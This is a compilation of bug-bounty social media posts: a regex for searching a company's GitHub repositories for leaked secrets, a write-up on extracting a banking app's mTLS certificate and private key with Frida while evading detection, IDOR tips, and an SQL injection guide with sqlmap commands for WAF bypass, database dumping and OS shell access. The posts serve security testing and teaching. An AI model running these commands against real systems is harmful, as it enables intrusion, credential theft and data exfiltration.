
@HashKeyGroupCHI AI is definitely used but with manual work, IDORs were typical ones just hidden endpoints. The LFI one was peak for me cuz of how my agent managed to escalate it twice with proper direction from me. If you can imagine the scenario your ai can really do a lot for you.
Scan Git orgs 4 secrets:
/(?i)(password|passwd|pwd|secret|token|apikey|api_key|access_key|secret_key|access_token|api_secret|apiSecret|app_secret|application_key|app_key|appkey|auth_token|authsecret)\s*=\s*["'][^"']{4,}["']/ AND org:adobe AND NOT language:Markdown NOT is:archived
Found Algolia key in the DOM using my own Chrome extension. It searches the defined keywords in the DOM and JS files.
https://t.co/sGf3CjgTS8
Exploit the key by following the steps given on
https://t.co/eQk7tJHksV
#bugbounty#bugbountytips
If you’re hunting for IDORs or dealing with messy, ID-heavy applications, you need Logger++ in your toolkit.
Logger++ is a Burp Suite extension that helps you track, search, and filter requests. It’s particularly powerful when working with large volumes of API traffic and chasing down leaked IDs.
Features:
🐞 Full HTTP request/response logging within Burp Suite
🐛 Real-time filtering and advanced search to spot patterns
🐜 Saves time when tracing where sensitive IDs are exposed
🪲 Crucial when testing APIs and multi-step auth flows
🪳 Perfect for beginners learning manual request analysis
Install now: https://t.co/oqfjgWx079
Finally, with @hw16, we managed to bypass the @Cloudflare mTLS protection after around 5 days of work. I'd like to share a few golden tips for bug bounty hunters who might face something similar in the future. But first, here's a quick summary:
The target was a banking app with multiple security layers:
• Heavy Frida detection mechanisms
• Strong root detection
• Google SafetyNet/Play Integrity checks
• Runtime hooking detection
• APK tampering protection (crashed immediately if repackaged/modified)
At first, @fridadotre was detected and crashed the app on my device but strangely worked on another device even though both had the same Android version, root method, Frida server version, and architecture. After investigation, we discovered the app had anti-hooking detection that triggered when using aggressive Frida hooks on sensitive KeyStore operations.
The Solution:
We wrote a minimal Frida script that:
1. Passively monitored certificate operations without modifying behavior
2. Intercepted KeyManagerFactory.init() - the exact moment when mTLS certificates are loaded
3. Extracted the X.509 client certificate and RSA private key (4096-bit)
4. Encoded them using Android's Base64 encoder
5. Formatted as PEM files ready for use
Found the mTLS certificate with a unique UUID-based alias in the Android KeyStore. The certificate was being dynamically loaded during the SSL handshake initialization
Extracted Files:
• client_cert.pem → Client certificate (valid for 2 years)
• client_key.pem → RSA private key (PKCS#8 format)
We then created a PKCS#12 bundle using OpenSSL to combine the certificate and key into a single file, which could be imported into various tools and browsers for testing or @Burp_Suite
Key Takeaway:
When facing anti-tampering mechanisms, be surgical hook only what you need, when you need it. Aggressive hooking triggers detection; passive monitoring flies under the radar.
This was an awesome challenge and my first time encountering such strong ssl Pinning defenses

Attached some image from the mobile api and frida output the certificates
#bugbountytips #frida #Magisk #mtls
How I configure Autorize in Burp Suite 90% of the time, to identify IDOR/BOLA:
- Uncheck Ignore 304/204 (they can often uncover issues)
- Check unauthenticated
- (the first 2 filters are default)
- Filter: Scope items only
- Filter: Ignore OPTIONS requests
#pentesting#appsec #cybersecurity #bugbounty
When testing for IDORs, don't just increment IDs. Try different HTTP methods (PATCH/PUT/DELETE) on the same endpoint with another user's ID.
Sometimes auth is only enforced on the primary method🤡
Found a LOT of such cases over the years :)
#bugbountytips#BugBounty#Pentesting
Advanced Guide to Detecting and Exploiting SQL Injection
Introduction:
In this guide, we’ll delve into a more advanced method for detecting SQL Injection vulnerabilities and efficiently exploiting them using SQLMap. This approach will help identify vulnerable endpoints more accurately and allow for precise exploitation, targeting various databases.
⸻
Step 1: Automating SQL Injection Discovery
To streamline the process of identifying SQL Injection points, we’ll use a powerful combination of tools and commands:
Command:
echo "http://<target>/" | gau | uro | grep "\?" | sed "s/=.*/=A'/" | uniq > params.txt;
cat params.txt | httpx -mc 200 -mr ".*SQL.*|.*syntax.*|.*error.*" -silent
Explanation:
1.gau (Get All URLs): Retrieves a comprehensive list of endpoints for the target.
2.uro: Removes duplicate URLs to reduce redundancy.
3.grep “?”: Filters only endpoints with parameters.
4.sed: Replaces parameter values with a typical SQL Injection payload (=A').
5.uniq: Ensures unique endpoints are recorded.
6.httpx: Probes each endpoint for SQL error messages, displaying only successful hits (-mc 200).
7.-mr: Matches responses containing SQL error patterns.
8.-silent: Reduces clutter for a cleaner output.
Pro Tip:
Add more patterns to the regex search for better detection:
-mr ".*SQL.*|.*syntax.*|.*error.*|.*database.*|.*ODBC.*|.*mysqli.*|.*MySQL.*|.*pgSQL.*"
⸻
Step 2: Analyzing the Results
Upon executing the command, you’ll obtain a list of potential vulnerable endpoints. To further verify these, perform a manual inspection using simple payloads:
Manual Payloads:
curl -s "http://<target>/vuln?param=1'" | grep -i "SQL syntax"
curl -s "http://<target>/vuln?param=-1 UNION SELECT 1,2,3" | grep -i "SQL syntax"
If the response contains SQL syntax errors or related messages, proceed to exploitation.
⸻
Step 3: Advanced Exploitation with SQLMap
Once a potential vulnerability is identified, leverage SQLMap for exploitation. Fine-tune your attack by specifying the database type and increasing risk and level for deeper analysis.
Command:
sqlmap -u "http://<target>/vuln?param=A" -p param --dbms=MSSQL --level 5 --risk 3 --banner --batch --random-agent --tamper=space2comment
Explanation:
•-p param: Specifies the vulnerable parameter.
•–dbms: Indicates the database management system (e.g., MSSQL, MySQL, PostgreSQL).
•–level 5 –risk 3: Sets the level and risk to the highest for more comprehensive testing.
•–banner: Retrieves the database banner for identification.
•–batch: Automates the process by skipping interactive prompts.
•–random-agent: Uses a random user agent to evade detection.
•–tamper=space2comment: Obfuscates payloads to bypass WAF or filters.
⸻
Step 4: Extracting Data from the Database
After confirming the vulnerability, proceed with data extraction. To enumerate databases and dump tables, use the following commands:
Enumerate Databases:
sqlmap -u "http://<target>/vuln?param=A" -p param --dbs
Dump Tables from a Specific Database:
sqlmap -u "http://<target>/vuln?param=A" -p param -D database_name --tables
Dump Data from a Table:
sqlmap -u "http://<target>/vuln?param=A" -p param -D database_name -T table_name --dump
⸻
Advanced Techniques:
1.WAF Bypass:
Utilize multiple tamper scripts to obfuscate your payload:
--tamper=space2comment,between,percentage
2.Proxy for Monitoring:
Integrate Burp Suite for traffic inspection:
--proxy=http://127.0.0.1:8080
3.OS Shell Access:
In case of command execution capabilities:
sqlmap -u "http://<target>/vuln?param=A" -p param --os-shell
Always check for ID’s disclosed in response:
1. Found a json POST request without user ID to fetch user information in the response
2. Adding new parameter “user_id”:<victims ID> in the request body
3. Victims full PII details fetched in response
#bugcrowd#bugbountytips
Wayback > hidden subdomain > Fuzz > Intruder > P1 🔥
Found a hidden subdomain https://t.co/iTDtEnMf2C in Wayback Machine dated back to 2019. Got 301 to the homepage in browser. While fuzzing, I found an interesting empty directory: `bin`. Used Burp Intruder and found a directory traversal bug. 💥 #BugBounty